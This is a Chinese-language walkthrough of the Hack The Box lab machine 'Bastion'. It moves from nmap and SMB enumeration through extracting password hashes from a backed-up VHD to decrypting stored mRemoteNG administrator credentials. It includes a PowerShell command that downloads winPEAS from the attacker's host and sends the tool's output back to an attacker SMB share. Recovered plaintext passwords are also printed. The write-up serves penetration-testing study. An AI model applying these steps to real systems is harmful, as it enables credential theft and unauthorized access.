

概述 (Overview)

攻击链 (Killchain)

TTPs (Tactics, Techniques & Procedures)

阶段1: 枚举

阶段2: 工具和利用

阶段2.1: 对MSRPC服务的枚举

阶段2.2: SMB共享服务匿名访问

阶段2.3: VHD文件提取


阶段3: 权限提升

阶段3.1: 文件传递后的信息枚举

阶段3.2: decrypt密码

参考

## 概述 (Overview)



- MACHINE TAGS
  - Windows
  - Powershell
  - File Misconfiguration

## 攻击链 (Killchain)

通过 nmap 进行端口识别, 发现SMB服务, 存在匿名访问 **Backups** 目录。从中发现 **.VHD** 后缀文件, 对其进行挂载得到 **SAM**、**SYSTEM** 文件, 提取密码后成功登录目标服务器。最后通过在 **mRemoteNG** 软件的历

史连接配置文件，解密后的密码登录 administrator 用户会话。

## TTPs (Tactics, Techniques & Procedures)

- nmap
- smbclient
- impacket
- mremoteng\_decrypt

### 阶段1：枚举

开局使用nmap扫描目标服务器暴露端口及服务：

```
1 PORT      STATE SERVICE      VERSION
2 22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
3 | ssh-hostkey:
4 |   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
5 |   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
6 |_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
7 135/tcp   open  msrpc        Microsoft Windows RPC
8 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
9 445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
10 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
11
12 Host script results:
13 |_clock-skew: mean: -40m00s, deviation: 1h09m15s, median: -1s
14 | smb-os-discovery:
15 |   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
16 |   Computer name: Bastion
17 |   NetBIOS computer name: BASTION\x00
18 |   Workgroup: WORKGROUP\x00
19 |_  System time: 2021-07-07T08:07:02+02:00
20 | smb-security-mode:
21 |   account_used: guest
22 |   authentication_level: user
23 |   challenge_response: supported
24 |_  message_signing: disabled (dangerous, but default)
25 | smb2-security-mode:
26 |   2.02:
27 |_    Message signing enabled but not required
28 | smb2-time:
29 |   date: 2021-07-07T06:07:03
30 |_  start_date: 2021-07-07T06:02:25
```

系统指纹是 Windows Server 2016，存在 SMB 服务、ssh 远程服务。

对 msrpc 的服务可以使用nmap的脚本 msrpc-enum 进行服务的信息枚举。

## 阶段2：工具和利用

### 阶段2.1：对MSRPC服务的枚举

- 1 file: msrpc-enum
- 2 查询 MSRPC 端点映射器以获取映射服务列表并显示收集的信息。

接着可以使用 `impacket-rpcdump` 来查看运行的进程，和nmap的脚本组合可以识别更多信息：

```
(root@kali)-[/home/kali/hackthebox/Bastion/file]
# impacket-rpcdump 10.10.10.134
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Retrieving endpoint list from 10.10.10.134
Protocol: [MS-RSP]: Remote Shutdown Protocol
Provider: wininit.exe
UUID : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
Bindings:
  ncacn_ip_tcp:10.10.10.134[49664]
  ncalrpc:[WindowsShutdown]
  ncacn_np:\\BASTION[\\PIPE\\InitShutdown]
  ncalrpc:[WMsgKRpc077AA0]

Protocol: N/A
Provider: winlogon.exe
UUID : 76F226C3-EC14-4325-8A99-6A46348418AF v1.0
Bindings:
  ncalrpc:[WindowsShutdown]
  ncacn_np:\\BASTION[\\PIPE\\InitShutdown]
  ncalrpc:[WMsgKRpc077AA0]
  ncalrpc:[WMsgKRpc07AC61]

Protocol: N/A
Provider: N/A
UUID : 9B008953-F195-4BF9-BDE0-4471971E58ED v1.0
Bindings:
  ncalrpc:[LRPC-60008d534fd6365395]
  ncalrpc:[dabrpc]
```

### 阶段2.2：SMB共享服务匿名访问

使用 `smbclient` 枚举下 SMB 服务是否存在匿名访问：

```
(root@kali)-[/home/.../hackthebox/Bastion/nmap/10.10.10.134]
# smbclient -L //10.10.10.134 -N

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      Backups         Disk
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

在 `Backups` 目录里发现提示信息文件：

```
(root@ kali)-[/home/kali/hackthebox/Bastion/file]
# smbclient //10.10.10.134/Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Tue Apr 16 18:02:11 2019
..               D           0   Tue Apr 16 18:02:11 2019
note.txt         AR        116  Tue Apr 16 18:10:09 2019
SDT65CB.tmp      A           0   Fri Feb 22 20:43:08 2019
WindowsImageBackup Dn          0   Fri Feb 22 20:44:02 2019

                                7735807 blocks of size 4096. 2763144 blocks available
smb: \>
```

在 smbclient 中设置如下参数后进行递归下来：

```
1 mask ""
2 recurse ON
3 prompt OFF
```

```
(root@ kali)-[/home/kali/hackthebox/Bastion/file]
# tree
.
├── note.txt
├── SDT65CB.tmp
└── WindowsImageBackup
    ├── L4mpje-PC
    │   ├── Backup 2019-02-22 124351
    │   │   └── 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
    │   ├── Catalog
    │   ├── MediaId
    │   └── SPPMetadataCache
    └── 5 directories, 4 files
```

看下 `note.txt` 文件内容：

```
1 Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidia
2 系统管理员：请不要将整个备份文件传输到本地，到分支机构的VPN太慢了。
```

## 阶段2.3：VHD文件提取

了解下 `.VHD` 的后缀文件是个啥：

.VHD文件包含 Microsoft Windows Virtual PC（Windows）使用的虚拟硬盘映像。它用于虚拟化程序存储虚拟机（VM）硬盘的内容，其中可能包括磁盘分区，文件系统，文件和文件夹。VHD文件可用于在一台计算机上安装多个操作系统，测试软件程序或运行较旧的应用程序。

所以正常的解题需要将完整的 `.VHD` 备份全部下载下来，我看了下我才下了800m的样子，实际上这个备份有5G（出题的是伞兵吧？要不是我这VPN给力，谁闲的慌下5G的备份文件啊，一般的出海梯子不会给大出口带宽的）...




```
(root@kali)-[/home/.../file/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
# ls -lsh
总用量 829M
37M -rw-r--r-- 1 root root 37M 7月 7 15:19 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
793M -rw-r--r-- 1 root root 792M 7月 7 15:22 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

```
7735807 blocks of size 4096. 2758485 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351> ls
.                0      Fri Feb 22 20:45:32 2019
..               0      Fri Feb 22 20:45:32 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd  An 37761024  Fri Feb 22 20:44:03 2019
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd  An 5418299392  Fri Feb 22 20:45:32 2019
BackupSpecs.xml      An      1186      Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFiles3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml  An      1078  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml      An      8930  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml  An      6542  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml  An      2894  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml  An      1488  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml  An      1484  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml  An      3844  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml  An      3988  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml  An      7110  Fri Feb 22 20:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer8132975-6f93-4464-a53e-1050253ae220.xml  An     2374620  Fri Feb 22 20:45:32 2019

7735807 blocks of size 4096. 2758485 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351>
```

使用 `mount` 进行共享文件挂载，方便进一步查看文件：`$ mount -t cifs -o username=root //10.10.10.134/Backups <local_file>`



将 `.VHD` 获取到本地后进行对其进行挂载，就能查看系统文件了。从中找到 `SAM`、`SYSTEM` 文件对密码进行提取：

- 1 C:\Windows\System32\config\SAM
- 2 C:\Windows\System32\config\SYSTEM

成功对用户 `l4mpje` 解出来密码是 `password : bureaulampje`，使用该密码组成成功目标服务器，获得 `user flag`。

```
(root@kali)-[/home/.../Bastion/file/WindowsImageBackup/L4mpje-PC]
# ssh l4mpje@10.10.10.134
The authenticity of host '10.10.10.134 (10.10.10.134)' can't be established.
ECDSA key fingerprint is SHA256:ILc1g9UC/7j/5b+vXeQ7TiaXLfddAbttU86ZeiM/bNY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.134' (ECDSA) to the list of known hosts.
l4mpje@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\l4mpje

l4mpje@BASTION C:\Users\L4mpje>
```


## 阶段3：权限提升

### 阶段3.1：文件传递后的信息枚举

通过 powershell 将 winPEAS 工具传递目标服务器，随后通过开启的 smbserver 接收分析后的结果：

```
1 cmd > powershell (new-object system.net.webclient).downloadfile('http://10.10.16.15/winP
2 cmd> l4mpje@BASTION C:\Users\L4mpje\Downloads>.\winPEASany.exe > //10.10.16.15/share/win
```

查看枚举的信息，发现一个可疑的应用 **mRemoteNG**（用于Windows的远程连接管理器）：



```
[+] Installed Applications --Via Program Files/Uninstall registry--(T10836T10126T10106T1518)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-lo
C:\Program Files (x86)\mRemoteNG
C:\Program Files\Common Files
C:\Program Files\desktop.ini
C:\Program Files\Internet Explorer
C:\Program Files\OpenSSH-Win64
C:\Program Files\PackageManagement
C:\Program Files\Uninstall Information
C:\Program Files\VMware
C:\Program Files\Windows Defender
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows Multimedia Platform
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Sidebar
C:\Program Files\WindowsApps
C:\Program Files\WindowsPowerShell
```

在目录中查找配置备份信息，发现存在 administrator 用户的连接记录：

```

L4mpje@BASTION c:\Program Files (x86)\mRemoteNG>
L4mpje@BASTION c:\Program Files (x86)\mRemoteNG>
L4mpje@BASTION c:\Program Files (x86)\mRemoteNG>cd %appdata%

L4mpje@BASTION C:\Users\L4mpje\AppData\Roaming>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of C:\Users\L4mpje\AppData\Roaming

22-02-2019  15:01    <DIR>          ..
22-02-2019  15:01    <DIR>          ..
22-02-2019  14:50    <DIR>          Adobe
22-02-2019  15:03    <DIR>          mRemoteNG
                0 File(s)          0 bytes
                4 Dir(s)  11.254.976.512 bytes free

L4mpje@BASTION C:\Users\L4mpje\AppData\Roaming>cd mRemoteNG

L4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03             51 extApps.xml
22-02-2019  15:03             5.217 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
                14 File(s)          76.577 bytes
                3 Dir(s)  11.254.976.512 bytes free

L4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1i01f5JKdtIKL6eUg+eWkL5tK0886au0ofFPW0
oop8R8ddXXAx4KK7sAk6AA" ConfVersion="2.6">
  <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWWA10dQKiW=="
  Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSounds="DoNotPlay" SoundQuality="Dynamic" Redire
ctKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEn
coding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPa
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab

```

## 阶段3.2: decrypt密码

Administrator:aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWWA10dQKiW==

在Github上找到了解密脚本，对密码信息解析还原：

```

1 # python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/z05x
2 Password: thXLHM96BeKL0ER2

```

使用解出来的密码成功登录目标系统的 administrator 会话：

```

(root@kali)-[/home/.../Bastion/file/WindowsImageBackup/L4mpje-PC]
# ssh Administrator@10.10.10.134
Administrator@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>

```

## 参考